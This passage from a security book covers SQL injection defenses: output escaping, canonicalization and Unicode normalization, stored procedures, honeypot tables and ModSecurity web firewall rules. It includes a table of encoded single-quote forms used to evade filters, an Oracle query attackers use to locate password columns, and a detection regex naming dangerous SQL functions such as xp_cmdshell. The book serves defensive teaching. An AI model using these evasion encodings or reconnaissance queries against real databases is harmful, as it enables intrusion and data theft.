For example, the preceding code would cause the string *O'Boyle* to be quoted to the string *O\'Boyle*. If stored to the database, it will be stored as *O'Boyle* but will not cause string termination issues while being manipulated while quoted. You should be careful when doing a string replacement in stored procedure code, however. Because the single quote needs to be quoted since it is a string terminator, you need to replace a single quote with two single quotes in stored procedure code via the slightly less straightforward replacement of one quote (presented by a quoted single quote) with a quoted single quote (represented by a quoted backslash and a quoted single quote) as follows:

```
SET @sql = REPLACE(@sql, '\'', '\\\'')
```

which may be more logical and clearer to represent as character codes:

```
SET @enc = REPLACE(@input, CHAR(39), CHAR(92, 39));
```

For other types of SQL functionality, it may also be necessary to quote information that is submitted in dynamic SQL, namely where using wildcards in a *LIKE* clause. Depending on the application logic in place, it may be possible for an attacker to subvert logic by supplying wildcards in the input that is later used in the *LIKE* clause. In MySQL, the wildcards in Table 8.5 are valid in a *LIKE* clause.

Table 8.5 MySQL *LIKE* Wildcards

Character	Meaning
%	Match zero or more of any characters
_	Match exactly one of any character

To prevent a match on one of the characters shown in Table 8.5, you can escape the wildcard character with the backslash character (\). Here's how to do this in Java:

```
sql = sql.replace("%", "\%");
sql = sql.replace("_", "\_");
```

Damage & Defense…

Encoding from the Database

A common issue when using databases is the inherent trust of the data that is contained in the database. Data contained within the database commonly is not subjected to rigorous input validation or sanitization before being stored in the database; or, it may have come from an external source—either from another application within the organization or from a third-party source. An example behavior that can cause this is the use of parameterized statements. Although parameterized statements are secure in that they prevent exploitation of SQL injection by avoiding dynamic SQL, they are often used instead of validating the input; as a result, the data stored within the database can contain malicious input from the user. In these cases, you must be careful when accessing the data in the database to avoid SQL injection and other types of application security issues when the data is ultimately used or presented to the user.

One example of an issue that commonly occurs when unsafe data is present in the database is XSS. However, SQL injection is also possible in this instance. We discussed this topic in more depth from an attacker's point of view in Chapter 7, in "Exploiting Second-Order Injection."

Therefore, you should always consider performing context-specific encoding on the data you fetch from the database. Examples would include encoding for XSS issues before presenting content to the user's browser, as well as encoding for SQL injection characters, as discussed in the previous section, before using database content in dynamic SQL.

Canonicalization

A difficulty with input validation and output encoding is ensuring that the data being evaluated or transformed is in the format that will be interpreted as intended by the end user of that input. A common technique for evading input validation and output encoding controls is to encode the input before it is sent to the application in such a way that it is then decoded and interpreted to suit the attacker's aims. For example, Table 8.6 lists alternative ways to encode the single-quote character.

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Table 8.6 Example Single-Quote Representations

Representation	Type of encoding
%27	URL encoding
%2527	Double URL encoding
%%317	Nested double URL encoding
%u0027	Unicode representation
%u02b9	Unicode representation
%ca%b9	Unicode representation
'	HTML entity
'	Decimal HTML entity
'	Hexadecimal HTML entity
%26apos;	Mixed URL/HTML encoding

In some cases, these are alternative encodings of the character (*%27* is the URL-encoded representation of the single quote), and in other cases these are double-encoded on the assumption that the data will be explicitly decoded by the application (*%2527* when URL-decoded will be *%27* as shown in Table 8.6, as will *%%317*) or are various Unicode representations, either valid or invalid. Not all of these representations will be interpreted as a single quote normally; in most cases, they will rely on certain conditions being in place (such as decoding at the application, application server, WAF, or Web server level), and therefore it will be very difficult to predict whether your application will interpret them this way.

For these reasons, it is important to consider canonicalization as part of your input validation approach. Canonicalization is the process of reducing input to a standard or simple form. For the single-quote examples in Table 8.6, this would normally be a single-quote character (').

Canonicalization Approaches

So, what alternatives for handling unusual input should you consider? One method, which is often the easiest to implement, is to reject all input that is not already in a canonical format. For example, you can reject all HTML-and URL-encoded input from being accepted by the application. This is one of the most reliable methods in situations where you are not expecting encoded input. This is also the approach that is often adopted by default when you do whitelist input validation, as you may not accept unusual forms of characters when validating for known good input. At the very least, this could involve not accepting the characters used to encode data (such as %, &, and # from the examples in Table 8.6), and therefore not allowing these characters to be input.

If rejecting input that can contain encoded forms is not possible, you need to look at ways to decode or otherwise make safe the input that you receive. This may include several decoding steps, such as URL decoding and HTML decoding, potentially repeated several times. This approach can be error-prone, however, as you will need to perform a check after each decoding step to determine whether the input still contains encoded data. A more realistic approach may be to decode the input once, and then reject the data if it still contains encoded characters. This approach assumes that genuine input will not contain double-encoded values, which should be a valid assumption in most cases.

Working with Unicode

When working with Unicode input such as UTF-8, one approach is normalization of the input. This converts the Unicode input into its simplest form, following a defined set of rules. Unicode normalization differs from canonicalization in that there may be multiple normal forms of a Unicode character according to which set of rules is followed. The recommended form of normalization for input validation purposes is NFKC (Normalization Form KC – Compatibility Decomposition followed by Canonical Composition). You can find more information on normalization forms at www.unicode.org/reports/tr15.

The normalization process will decompose the Unicode character into its representative components, and then reassemble the character in its simplest form. In most cases, it will transform double-width and other Unicode encodings into their ASCII equivalents, where they exist.

You can normalize input in Java with the *Normalizer* class (since Java 6) as follows:

```
normalized = Normalizer.normalize(input, Normalizer.Form.NFKC);
```

You can normalize input in C# with the *Normalize* method of the *String* class as follows:

```
normalized = input.Normalize(NormalizationForm.FormKC);
```

You can normalize input in PHP with the PEAR::I18N_UnicodeNormalizer package from the *PEAR* repository, as follows:

```
$normalized = I18N_UnicodeNormalizer::toNFKC($input, 'UTF-8');
```

Another approach is to first check that the Unicode is valid (and is not an invalid representation), and then to convert the data into a predictable format—for example, a Western European character set such as ISO-8859-1. The input would then be used in that format within the application from that point on. This is a deliberately lossy approach, as Unicode characters that cannot be represented in the character set converted to will normally be lost. However, for the purposes of making input validation decisions, it can be useful in situations where the application is not localized into languages outside Western Europe.

You can check for Unicode validity for UTF-8 encoded Unicode by applying the set of regular expressions shown in Table 8.7. If the input matches any of these conditions it should be a valid UTF-8 encoding. If it doesn't match, the input is not a valid UTF-8 encoding and

should be rejected. For other types of Unicode, you should consult the documentation for the framework you are using to determine whether functionality is available for testing the validity of input.

Table 8.7 UTF-8 Parsing Regular Expressions

Regular expression	Description
[x00-\x7F]	ASCII
[\xC2-\xDF][\x80-\xBF]	Two-byte representation
\xE0[\xA0-\xBF][\x80-\xBF]	Two-byte representation
[\xE1-\xEC\xEE\xEF][\x80-\xBF]{2}	Three-byte representation
\xED[\x80-\x9F][\x80-\xBF]	Three-byte representation
\xF0[\x90-\xBF][\x80-\xBF]{2}	Planes 1 through 3
[\xF1-\xF3][\x80-\xBF]{3}	Planes 4 through 15
\xF4[\x80-\x8F][\x80-\xBF]{2}	Plane 16

Now that you have checked that the input is validly formed, you can convert it to a predictable format—for example, converting a Unicode UTF-8 string to another character set such as ISO-8859-1 (Latin 1).

In Java, you can use the *CharsetEncoder* class, or the simpler string method *getBytes()* (Java 6 and later) as follows:

```
string ascii = utf8.getBytes("ISO-8859-1");
```

In C#, you can use the *Encoding.Convert* class as follows:

```
ASCIIEncoding ascii = new ASCIIEncoding();
UTF8Encoding utf8 = new UTF8Encoding();
byte[] asciiBytes = Encoding.Convert(utf8, ascii, utf8Bytes);
```

In PHP, you can do this with *utf8_decode* as follows:

```
$ascii = utf8_decode($utf8string);
```

Designing to Avoid the Dangers of SQL Injection

The material in the solutions I've described in this chapter comprises patterns that you can use to secure your applications against SQL injection, and in most cases they are techniques you can apply to both an application under development and an existing application, albeit with some rework to the original application's architecture. This solution is intended to provide a number of higher-level design techniques to avoid or mitigate the dangers of

SQL injection. Being at the design level, however, these techniques are more beneficial to new development, as significantly rearchitecting an existing application to incorporate different design techniques could require a great deal of effort.

Each design technique we'll discuss in the subsections that follow can be implemented in isolation; however, for best results it is recommended that you implement all of these techniques together with the techniques outlined earlier in the chapter, where appropriate, to provide true defense in depth against SQL injection vulnerabilities.

Using Stored Procedures

One design technique that can prevent or mitigate the impact of SQL injection is to design the application to exclusively use stored procedures for accessing the database. Stored procedures are programs stored within the database, and you can write them in a number of different languages and variants depending on the database, such as SQL (PL/SQL for Oracle, Transact-SQL for SQL Server, SQL:2003 standard for MySQL), Java (Oracle), or others.

Stored procedures can be very useful for mitigating the seriousness of a potential SQL injection vulnerability, as it is possible to configure access controls at the database level when using stored procedures on most databases. This is important, because it means that if an exploitable SQL injection issue is found, the attacker should not be able to access sensitive information within the database if the permissions are correctly configured.

This happens because dynamic SQL, due to its dynamic nature, requires more permissions on the database than the application strictly needs. As dynamic SQL is assembled at the application, or elsewhere in the database, and is then sent to the database for execution, all data within the database that needs to be readable, writable, or updateable by the application needs to be accessible to the database user account that is used to access the database. Therefore, when an SQL injection issue occurs, the attacker can potentially access all of the information within the database that is accessible to the application, as the attacker will have the database permissions of the application.

With the use of stored procedures, you can change this situation. In this case, you would create stored procedures to perform all of the database access the application needs. The database user that the application uses to access the database is given permissions to execute the stored procedures that the application needs, but does not have any other data permissions within the database (i.e., the user account does not have *SELECT*, *INSERT*, or *UPDATE* rights to any of the application's data, but does have *EXECUTE* rights on the stored procedures). The stored procedures then access the data with differing permissions—for example, the permissions of the user who created the procedure rather than the user invoking the procedure—and can interact with the application data as necessary. This can help you to mitigate the impact of an SQL injection issue, as the attacker will be limited to calling the stored procedures, therefore limiting the data the attacker can access or modify, and in many cases preventing the attacker from accessing sensitive information in the database.

Damage & Defense…

SQL Injection in Stored Procedures

It is often assumed that SQL injection can happen only at the application level—for example, in a Web application. This is incorrect, as SQL injection can occur at any level where dynamic SQL is used, including at the database level. If unsanitized user input is submitted to the database—for example, as a parameter to a stored procedure—and then it is used in dynamic SQL, SQL injection can occur at the database level as easily as at any other level.

Therefore, you should be careful when handling untrusted input at the database level, and you should avoid dynamic SQL wherever possible. In situations where stored procedures are in use, the use of dynamic SQL can often indicate that additional procedures should be defined at the database level to encapsulate missing logic, therefore enabling you to avoid the use of dynamic SQL within the database at all.

Using Abstraction Layers

When designing an enterprise application it is a common practice to define various layers for presentation, business logic, and data access, allowing the implementation of each layer to be abstracted from the overall design. Depending on the technology in use, this may involve an additional data access abstraction layer such as Hibernate, or the use of a database access framework such as ADO.NET, JDBC, or PDO. These layers of abstraction can be a very useful place for the security-aware designer to enforce safe data access practices that will then be used throughout the rest of the architecture.

A good example of this would be a data access layer that ensures that all database calls are performed through the use of parameterized statements. Examples of using parameterized statements in a number of technologies (including those mentioned earlier) are provided in "Using Parameterized Statements" earlier in this chapter. Providing that the application did not access the database in any way other than the data access layer, and that the application did not then use the supplied information in dynamic SQL at the database level itself, SQL injection is unlikely to be present. Even more powerful would be to combine this method of accessing the database with the use of stored procedures, as this would mitigate the risk even further. This may also have the effect of easing implementation, as in that case all of the methods of accessing the database will have been defined, and would therefore be easier to implement in a well-designed data access layer.

Handling Sensitive Data

A final technique for mitigating the seriousness of SQL injection is to consider the storage and access of sensitive information within the database. One of the goals of an attacker is to gain access to the data that is held within the database—often because that data will have some form of monetary value. Examples of the types of information an attacker may be interested in obtaining may include usernames and passwords, personal information, or financial information such as credit card details. Because of this, it is worth considering additional controls over sensitive information. Some example controls or design decisions to consider might be the following:

- **Passwords** Where possible, you should not store users' passwords within the database. A more secure alternative is to store a salted one-way hash (using a secure hash algorithm such as SHA256) of each user's password instead of the password itself. The salt, which is an additional small piece of random data, should then ideally be stored separately from the password hash. In this case, instead of comparing a user's password to the one in the database during the login process, you would compare the salted hash calculated from the details supplied by the user to the value stored in the database. Note that this will prevent the application from being able to e-mail the user his password when he forgets it; in this case, it would be necessary to generate a new, secure password for the user and provide that to him instead.
- **Credit card and other financial information** You should store details such as credit cards encrypted with an approved (i.e., FIPS-certified) encryption algorithm. This is a requirement of the Payment Card Industry Data Security Standards (PCI-DSS) for credit card information. However, you should also consider encrypting other financial information that may be in the application, such as bank account details.
- **Archiving** Where an application is not required to maintain a full history of all of the sensitive information that is submitted to it (e.g., personally identifiable information), you should consider archiving or removing the unneeded information after a reasonable period of time. Where the application does not require this information after initial processing, you should archive or remove unneeded information immediately. In this case, removing information where the exposure would be a major privacy breach may reduce the impact of any future security breach by reducing the amount of customer information to which an attacker can gain access.

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Notes from the Underground…

Notes from an Incident Response

One of the more interesting incident response engagements that I was involved with was with a fairly large regional bank in the northeast region of the United States. The client (a bank) had noticed that something odd was going on when their server administrator saw that the logs for one day were several times larger than they normally expected. As such, they looked into it, and fairly quickly determined that they were the victims of an SQL injection exploit.

In this case, the exploit vector was fairly innocuous—it was an identifier that the application used to determine which press release the user wanted to read in the "News" section of the Web site. Unfortunately for the client, the press release detail was not the only information stored in that database. Also stored in that database were the mortgage application details of every customer of the bank who had applied for a mortgage through the Web site, including full names, Social Security numbers, phone numbers, address history, job history, and so forth—in other words, everything needed for identity theft, for almost 10,000 customers.

The bank in question ended up writing to every one of its customers to apologize, and also provided all of the affected customers with complimentary identity theft protection. But had the bank paid some attention to where its sensitive information was stored before the exploit happened the exploit probably would not have been nearly as serious as it was.

Avoiding Obvious Object Names

For security reasons, you should be careful with your choice of names for critical objects such as encryption functions, password columns, and credit card columns.

Most application developers will use obvious column names, such as *password*, or a translated version such as *kennwort* (in German). On the other side, most attackers are aware of this approach and will search for interesting columns names (such as *password*) in the appropriate views of the database. Here's an example on Oracle:

```
SELECT owner||'.'||column_name FROM all_tab_columns WHERE upper(column_name)
    LIKE '%PASSW%')
```

The information from the table containing passwords or other sensitive information will be selected in the next step of the attack. To see some examples of the types of naming to avoid, refer to Table 8.8, which lists common variations and translations for the word *password*.

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Table 8.8 *Password* in Different Languages

Word for Password	Language
password, *pwd*, *passw*	English
passwort, *kennwort*	German
Motdepasse, *mdp*	French
wachtwoord	Dutch
senha	Portuguese
haslo	Polish

To make the attack more difficult, it could be a good idea to use an unobvious table and column name for saving password information. Although this technique will not stop an attacker from finding and accessing the data, it will ensure that the attacker will not be able to identify this information immediately.

Setting Up Database Honeypots

To become alerted if someone tries to read the passwords from the database, you could set up an additional honeypot table with a *password* column that contains fake data. If this fake data were selected, the administrator of the application would receive an e-mail. In Oracle, you could implement such a solution by using a virtual private database (VPD), as in the following example:

```
-- create the honeypot table
Create table app_user.tblusers (id number, name varchar2(30), password
    varchar2(30));
-- create the policy function sending an e-mail to the administrator
-- this function must be created in a different schema, e.g., secuser
create or replace secuser.function get_cust_id
(
  p_schema in varchar2,
  p_table in varchar2
)
  return varchar2
as
  v_connection UTL_SMTP.CONNECTION;
begin
  v_connection := UTL_SMTP.OPEN_CONNECTION('mailhost.victim.com',25);
```

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```
  UTL_SMTP.HELO(v_connection,'mailhost.victim.com');
  UTL_SMTP.MAIL(v_connection,'app@victim.com');
  UTL_SMTP.RCPT(v_connection,'admin@victim.com');
  UTL_SMTP.DATA(v_connection,'WARNING! SELECT PERFORMED ON HONEYPOT');
  UTL_SMTP.QUIT(v_connection);
  return '1=1'; -- always show the entire table
end;
/
-- assign the policy function to the honeypot table TBLUSERS
exec dbms_rls.add_policy (
  'APP_USER',
  'TBLUSERS',
  'GET_CUST_ID',
  'SECUSER',
  '',
  'SELECT,INSERT,UPDATE,DELETE');
```

Additional Secure Development Resources

A number of resources exist to promote secure applications by providing tools, resources, training, and knowledge to the developers writing those applications. The following is a list of the resources the authors of this book feel are the most useful:

- The Open Web Application Security Project (OWASP; www.owasp.org) is an open community promoting Web application security. OWASP has a number of projects that provide resources, guides, and tools to assist developers in understanding, finding, and addressing security issues in their code. Notable projects are the Enterprise Security API (ESAPI), which provides a collection of API methods for implementing security requirements such as input validation, and the OWASP Development Guide, which provides a comprehensive guide for secure development.
- The 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (http://cwe.mitre.org/top25/index.html) is a collaboration among MITRE, the SANS Institute, and a number of top security experts. It is intended to serve as an educational and awareness tool for developers, and provides a lot of detail on the top 25 programming errors as defined by the project—one of which is SQL injection.
- The SANS Software Security Institute (www.sans-ssi.org) provides training and certification in secure development, as well as a large amount of reference information and research contributed by SANS certified individuals.

- Oracle's Tutorial on Defending Against SQL Injection Attacks (http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm) walks you through the tools and techniques for securing yourself against SQL injection.
- SQLSecurity.com (www.sqlsecurity.com) is a site dedicated to Microsoft SQL Server security, and contains resources for tackling SQL injection as well as other SQL Server security problems.
- Red-Database-Security (www.red-database-security.com) is a company specializing in Oracle security. Its site has a large number of presentations and white papers on Oracle security available for download.
- Pete Finnegan Limited (http://petefinnigan.com) also provides a large amount of information for securing Oracle databases.

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Summary

In this chapter, we examined several recommended techniques for securing an application against SQL injection. These techniques can all be effective in mitigating part of the problem; however, you will likely need to implement several of the techniques in this chapter to ensure effective protection.

For this reason, you should look at all of the solutions presented and determine where you can integrate them into your application. If you cannot integrate a particular solution, determine whether there is an additional technique that you can use to provide the coverage you seek. Remember that each technique we discussed in this chapter should represent only one part of your defense-in-depth strategy for protecting your application at each level. Consider where you will use whitelist input validation with the application's input gathering, where you will use output encoding between layers and before the database, how you will encode information coming from the database, how you will be canonicalizing and/or normalizing data before validating it, and how data access to the database will be architected and implemented. All of these combined will keep you secure from SQL injection.

Solutions Fast Track

Using Parameterized Statements

- ☑ Dynamic SQL, or assembling an SQL query as a string containing user-controllable input and then submitting it to the database, is the primary cause of SQL injection vulnerabilities.
- ☑ You should use parameterized statements (also known as prepared statements) instead of dynamic SQL to assemble an SQL query safely.
- ☑ You can use parameterized statements only when you're supplying data; you cannot use them to supply SQL keywords or identifiers (such as table or column names).

Validating Input

- ☑ Always use whitelist input validation (accepting only the "known good" input you are expecting) where possible.
- ☑ Ensure that you validate the type, size, range, and content of all user-controllable input to the application.
- ☑ Use blacklist input validation (rejecting "known bad" or signature–based input) only when you cannot use whitelist input validation.
- ☑ Never use blacklist input validation on its own. Always combine it with output encoding at the very least.

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Encoding Output

- ☑ Ensure that SQL queries containing user-controllable input are encoded correctly to prevent single quotes or other characters from altering the query.
- ☑ If you're using *LIKE* clauses, ensure that *LIKE* wildcards are appropriately encoded.
- ☑ Ensure that data received from the database undergoes appropriate context-sensitive input validation and output encoding prior to use.

Canonicalization

- ☑ Input validation filters and output encoding should be performed after input has been decoded or is in canonical form.
- ☑ Be aware that there are multiple representations of any single character, and multiple ways to encode it.
- ☑ Where possible, use whitelist input validation and reject non-canonical forms of input.

Designing to Avoid the Dangers of SQL Injection

- ☑ Use stored procedures so that you can have more granular permissions at the database level.
- ☑ You can use a data access abstraction layer to enforce secure data access across an entire application.
- ☑ Consider additional controls over sensitive information at design time.

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Frequently Asked Questions

Q: Why can't I use parameterized statements to supply table or column names?

A: You can't supply SQL identifiers in a parameterized statement, as these are compiled at the database and then filled in with the supplied data. This requires the SQL identifiers to be present at compile time, before the data is supplied.

Q: Why can't I have a parameterized *ORDER BY* clause?

A: This is for the same reason as for the previous question, as an *ORDER BY* contains an SQL identifier, namely the column to order by.

Q: How do I use parameterized statements in X technology with Y database?

A: The majority of modern programming languages and databases support parameterized statements. Try looking at the documentation of the database access API you are using. Remember that these are sometimes referred to as prepared statements.

Q: How do I parameterize a stored procedure call?

A: In most programming languages, this is very similar to or the same as using a parameterized statement. Try looking at the documentation of the database access API you are using. These may be referred to as callable statements.

Q: Where can I get a good blacklist for validating X?

A: Unfortunately, what you would need to put in the blacklist will be specific to the context of your application. Also, you shouldn't use blacklists, if possible, because you cannot blacklist every potential attack or malicious input. If you must use blacklists, make sure you use output encoding as well, or that you are using blacklist input validation as only one of your validation approaches.

Q: So, if I use whitelist input validation, am I safe?

A: No. It depends on what you're allowing through. For example, you may allow single quotes to be input, which will create issues if that input is included in dynamic SQL.

Q: Where are good places to use whitelist input validation? Blacklist input validation?

A: You should use whitelist input validation in the application at the point the input is accepted, allowing you to apply context-sensitive validation at that point. A good place to have blacklist validation is as an additional control at a Web application firewall or similar to enable you to detect obvious SQL injection hacking attempts.

Q: So, I need to encode input to the database and from it as well? Why?

A: If you're using dynamic SQL anywhere, you need to ensure that the content you are submitting to the database will not cause an SQL injection issue. This doesn't mean that malicious content has been rendered safe, though. It could be dangerous when queried from the database and used in dynamic SQL elsewhere.

Q: At what point should I encode?

A: You should encode close to where you use the information. Therefore, you should encode when submitting information to the database before it goes to the database. You should encode information that comes from the database as close to where it is used as possible; for example, before being presented to the user (encode for cross-site scripting), or before it is used in dynamic SQL (encode for SQL injection).

Q: How do I perform canonicalization/normalization on input I've received in technology X?

A: Refer to your documentation of the framework in which you're developing for canonicalization and normalization support. Alternatively, you could consider using an external framework such as icu for normalization or iconv to convert the input to ASCII if no other support is available.

Q: Why is Unicode so complex with canonicalization?

A: Unicode allows a character to be represented in a multiple-byte form. Because of the way Unicode is generated, it is possible for there to be multiple representations of the same character. It is also possible in cases where an out-of-date or badly implemented Unicode interpreter is used, that additional invalid presentations of a character may also work.

Q: I can use dynamic SQL in a stored procedure, can't I?

A: Yes. But be aware that you can have SQL injection in stored procedures as well. If you have user-controllable information being included in a dynamic SQL query in a stored procedure, you will be vulnerable.

Q: I use Hibernate, so I'm safe from SQL injection, right?

A: Wrong. Hibernate does encourage secure database access behavior, but it is still possible to create SQL injectable code in Hibernate, especially where you're using native queries. Avoid dynamic SQL, and make sure you're using parameterized statements with bound variables.

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Chapter 9

Platform-Level Defenses

Solutions in this chapter:

- **Using Runtime Protection**
- **Securing the Database**
- **Additional Deployment Considerations**

☑ **Summary**

☑ **Solutions Fast Track**

☑ **Frequently Asked Questions**

Introduction

In Chapter 8, we discussed practices and defenses that you can employ at the code level to prevent SQL injection. In this chapter, we'll shift our focus to platform-level defenses that detect, mitigate, and prevent SQL injection. A platform-level defense is any runtime enhancement or configuration change that can be made to increase the application's overall security. The scope of protection we'll cover in this chapter varies; however, as a whole the techniques we'll discuss can help you to achieve a multilayered security architecture.

First we'll examine runtime protection technologies and techniques, such as Web server plug-ins and leveraging application framework features. We'll follow this with strategies for securing the data in the database, as well as the database itself, to help reduce the impact of exploitable SQL injection vulnerabilities. Lastly, we'll look at what you can do at the infrastructure level to reduce the threat.

It is important to remember that the solutions discussed in this chapter are not a substitute for writing secure code, but are complementary. A hardened database does not stop SQL injection, but makes it significantly more difficult to exploit. A security filter can serve as a virtual patch between vulnerability detection and code correction as well as a formidable defense against zero-day threats, such as the "uc8010" automated SQL injection attack that infected well over 100,000 Web sites in a few days. Platform-level security is an important component to the overall security strategy for both existing and new applications.

Using Runtime Protection

In this section, we'll consider runtime protection to be any security solution that you can use to detect, mitigate, or prevent SQL injection that is deployable without recompiling the vulnerable application's source code. The solutions covered here are primarily software plug-ins for Web servers and development frameworks (e.g., the .NET Framework, J2EE, PHP, etc.) or techniques for leveraging/extending features of the Web or application platform. Most of the software solutions we'll discuss are free and are available for download on the Internet. We will not cover commercial products, although some may implement one or more of the strategies and techniques discussed here.

Runtime protection is a valuable tool for mitigating and preventing exploitation of *known* SQL injection vulnerabilities. Fixing the vulnerable source code is always the ideal solution; however, the development effort required is not always feasible, practical, cost-effective, or unfortunately a high priority. Commercial off-the-shelf (COTS) applications are often purchased in compiled format, which eliminates the possibility of fixing the code. Even if uncompiled code is available for a COTS application, customizations may violate support contracts and/or prevent the software vendor from providing updates according to its normal

release cycle. Legacy applications close to retirement may not warrant the time and effort required to make the necessary code changes. Organizations may intend to make a code change, but don't have the resources in the near term to do so. These common scenarios highlight the need for runtime protection in the form of *virtual patching* or band-aid solutions.

Even if the time and resources are available for code fixes, runtime protection can still be a valuable layer of security to detect or thwart exploitation of *unknown* SQL injection vulnerabilities. If the application has never undergone security code review or penetration testing, application owners might not be aware of the vulnerabilities. There is also the threat of "zero-day" exploit techniques as well as the latest and greatest SQL injection worm traversing the Internet. In this way, runtime protection is not just a reactive defense mechanism, but also a proactive step toward comprehensively securing an application.

Although runtime protection provides many benefits, you need to consider some of the costs that may be involved. Depending on the solution, you should expect some level of performance degradation (as you would expect anytime additional processing and overhead are incurred). When evaluating a solution, especially a commercial one, it is important to ask for documented performance statistics. The other point of caution is that some runtime solutions are more difficult to configure than others. If the solution is overly complex, the time and resources spent getting it to work may exceed the costs of actually fixing the code, or worse yet, you may decide not to use it at all. Ensure that the solution you select comes with detailed installation instructions, configuration examples, and support (this doesn't always mean paid support; some free solutions provide good online support through forums). The key to getting the most out of runtime protection is a willingness to learn the boundaries of the technology and evaluate how it can best help you.

Web Application Firewalls

The most well-known runtime solution in Web application security is the use of a Web application firewall (WAF). A WAF is a network appliance or software-based solution that adds security features to a Web application. Specifically, we're focusing on what WAFs can offer in terms of SQL injection protection.

Software-based WAFs are typically modules embedded into the Web server or application with minimal configuration. Primary benefits of software-based WAFs are that the Web infrastructure remains unchanged, and HTTP/HTTPS communications are handled seamlessly because they run inside the Web- or application-hosting process. Appliance-based WAFs don't consume Web server resources and they can protect multiple Web applications of varying technologies. We will not cover network appliances any further, although you can use some of the software solutions as a network appliance when running on a Web server configured as a reverse proxy server.

Notes from the Underground…

Need Help Evaluating a WAF?

Unfortunately, the usefulness of WAFs is sometimes criticized; however, the criticism is usually targeted at a specific implementation or commercial product. Regardless of how you feel about WAFs, they will be a mainstay of Web application security, especially as standard bodies such as the Payment Card Industry (PCI) are endorsing them as an option to satisfy Requirement 6.6.

To help evaluate the various characteristics of a potential WAF solution, the Web Application Security Consortium (WASC) published the "Web Application Firewall Evaluation Criteria" (WAFEC) document (www.webappsec.org/projects/wafec/). This provides a good start point for beginning your evaluation of a WAF solution.

Using ModSecurity

The de facto standard for WAFs is the open source ModSecurity (www.modsecurity.org/). ModSecurity is implemented as an Apache module; however, it can protect virtually any Web application (even ASP and ASP.NET Web applications) when the Apache Web server is configured as a reverse proxy. You can use ModSecurity for attack prevention, monitoring, intrusion detection, and general application hardening. We will use ModSecurity as the primary example for discussing key features in detecting and preventing SQL injection when using a WAF.

Configurable Rule Set

Web application environments are unique, and WAFs must be highly configurable to accommodate a wide variety of scenarios. The strength of ModSecurity is its rule language, which is a combination of configuration directives and a simple programming language applied to HTTP requests and responses. The outcome is usually a specific action, such as allowing the request to pass, logging the request, or blocking it. Before looking at specific example, let's first look at the generic syntax of the ModSecurity directive *SecRule*, as shown in Figure 9.1.

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Figure 9.1 Generic Syntax for *SecRule*

```
SecRule VARIABLE OPERATOR [ACTIONS]
```

The *VARIABLE* attribute tells ModSecurity where to look in the request or response, *OPERATOR* tells ModSecurity how to check this data, and *ACTIONS* determines what to do when a match occurs. The *ACTIONS* attribute is optional for a rule, as default global actions can be defined.

You can configure ModSecurity rules to achieve a negative (i.e., blacklist) or positive (i.e., whitelist) security model when handling HTTP request data. Let's look at Figure 9.2, which is an actual blacklist SQL injection rule from the Generic Attacks rule file (modsecurity_crs_40_generic_attacks.conf) of the ModSecurity Core Rule Set. The following bullets walk you through the rule and describe each configuration directive. For additional information on ModSecurity directives, refer to the official ModSecurity documentation at www.modsecurity.org/documentation/modsecurity-apache/2.5.7/modsecurity2-apache-reference.html.

- The rule is a security rule (*SecRule*), which is used to analyze data and perform actions based on the results.
- The rule will be applied to the request body (*phase:2*). The specific targets for analysis on the request body are the request path (*REQUEST_FILENAME*), all request parameter values including *POST* data (*ARGS*), and request parameter names (*ARGS_NAMES*).
- Each target is matched against the rather large regular expression pattern. Note that capturing (*capture*) has been enabled for this regular expression. This means data that matches parts of the pattern that are grouped with parentheses will be later accessible with substitution variables *0* through *9*.
- Prior to the match, the request data is first subject to a number of translations (denoted by the *t:* syntax), to help decode evasive encodings employed by the attacker. The first is *t:none*, which clears all previously set translation functions from previous rules, and the last is *t:lowercase*, which converts all characters to lowercase. The in-between translation functions should be self-explanatory (refer to "Request Normalization" for more information about data translations).
- ModSecurity is instructed that for this rule the response body will also be logged (*ctl:auditLogParts=+E*).
- Next, a successful match of the rule needs to be logged (*log*). This will go into the Apache error log file and the ModSecurity audit log (*auditlog*). A message indicating that this is an SQL injection attack is added to the rule (*msg:'SQL injection Attack'*) as well as a tag to classify the attack category in the log (*tag:'WEB_ATTACK/SQL_INJECTION'*). Additionally, part of the matched data will also be logged (*logdata: '%{TX.0}'*) via the capturing feature previously mentioned. All data is properly escaped before logging to avoid log-forging attacks.

- Successful matches are considered critical (*severity: 'CRITICAL'*).
- The rule is also assigned a unique ID (*id:'950001'*)

Figure 9.2 SQL Injection Rule from the Generic Attacks Rule File

```
# SQL injection
SecRule REQUEST_FILENAME|ARGS|ARGS_NAMES
"(?:\b(?:(?:s(?:elect\b(?:.{1,100}?\b(?:(?:length|count|top)\b.{1,100}?\
bfrom|from\b.{1,100}?\bwhere)|.*?\b(?:d(?:ump\b.*\bfrom|ata_type)|(?:to_
(?:numbe|cha)|inst)r))|p_(?:(?:addextendedpro|sqlexe)c|(?:oacreat|prepar)e|execute
(?:sql)?|makewebtask)|ql_(?:longvarchar|variant))|xp_(?:reg(?:re(?:movemultistring|
ad)|delete(?:value|key)|enum(?:value|key)s|addmultistring|write)|e(?:xecresultset|
numdsn)|(?:terminat|dirtre)e|availablemedia|loginconfig|cmdshell|filelist|makecab|
ntsec)|u(?:nion\b.{1,100}?\bselect|tl_(?:file|http))|group\b.*\bby\b.{1,100}?\
bhaving|d(?:elete\b\W*?\bfrom|bms_java)|load\b\W*?\bdata\b.*\
binfile|(?:n?varcha|tbcreato)r)\b|i(?:n(?:to\b\W*?\b(?:dump|out)file|sert\b\W*?\
binto|ner\b\W*?\bjoin)\b|(?:f(?:\b\W*?\(\W*?\bbenchmark|null\b)|snull\b)\W*?\
()|a(?:nd\b ?(?:\d{1,10}|[\'\"][^=]{1,10}[\'\"]) ?[=<>]+|utonomous_
transaction\b)|o(?:r\b ?(?:\d{1,10}|[\'\"][^=]{1,10}[\'\"])
?[=<>]+|pen(?:rowset|query)\b)|having\b ?(?:\d{1,10}|[\'\"][^=]{1,10}[\'\"])
?[=<>]+|print\b\W*?\@\@|cast\b\W*?\()|(?:;\W*?\b(?:shutdown|drop)|\@\@version)\b|'
(?:s(?:qloledb|a)|msdasql|dbo)')" \
"phase:2,capture,t:none,t:htmlEntityDecode,t:replaceComments,t:compressWhiteSpace,
t:lowercase,ctl:auditLogParts=+E,log,auditlog,msg:'SQL injection
Attack',id:'950001',tag:'WEB_ATTACK/SQL_INJECTION',logdata:'%{TX.0}',severity:
'CRITICAL'"
```

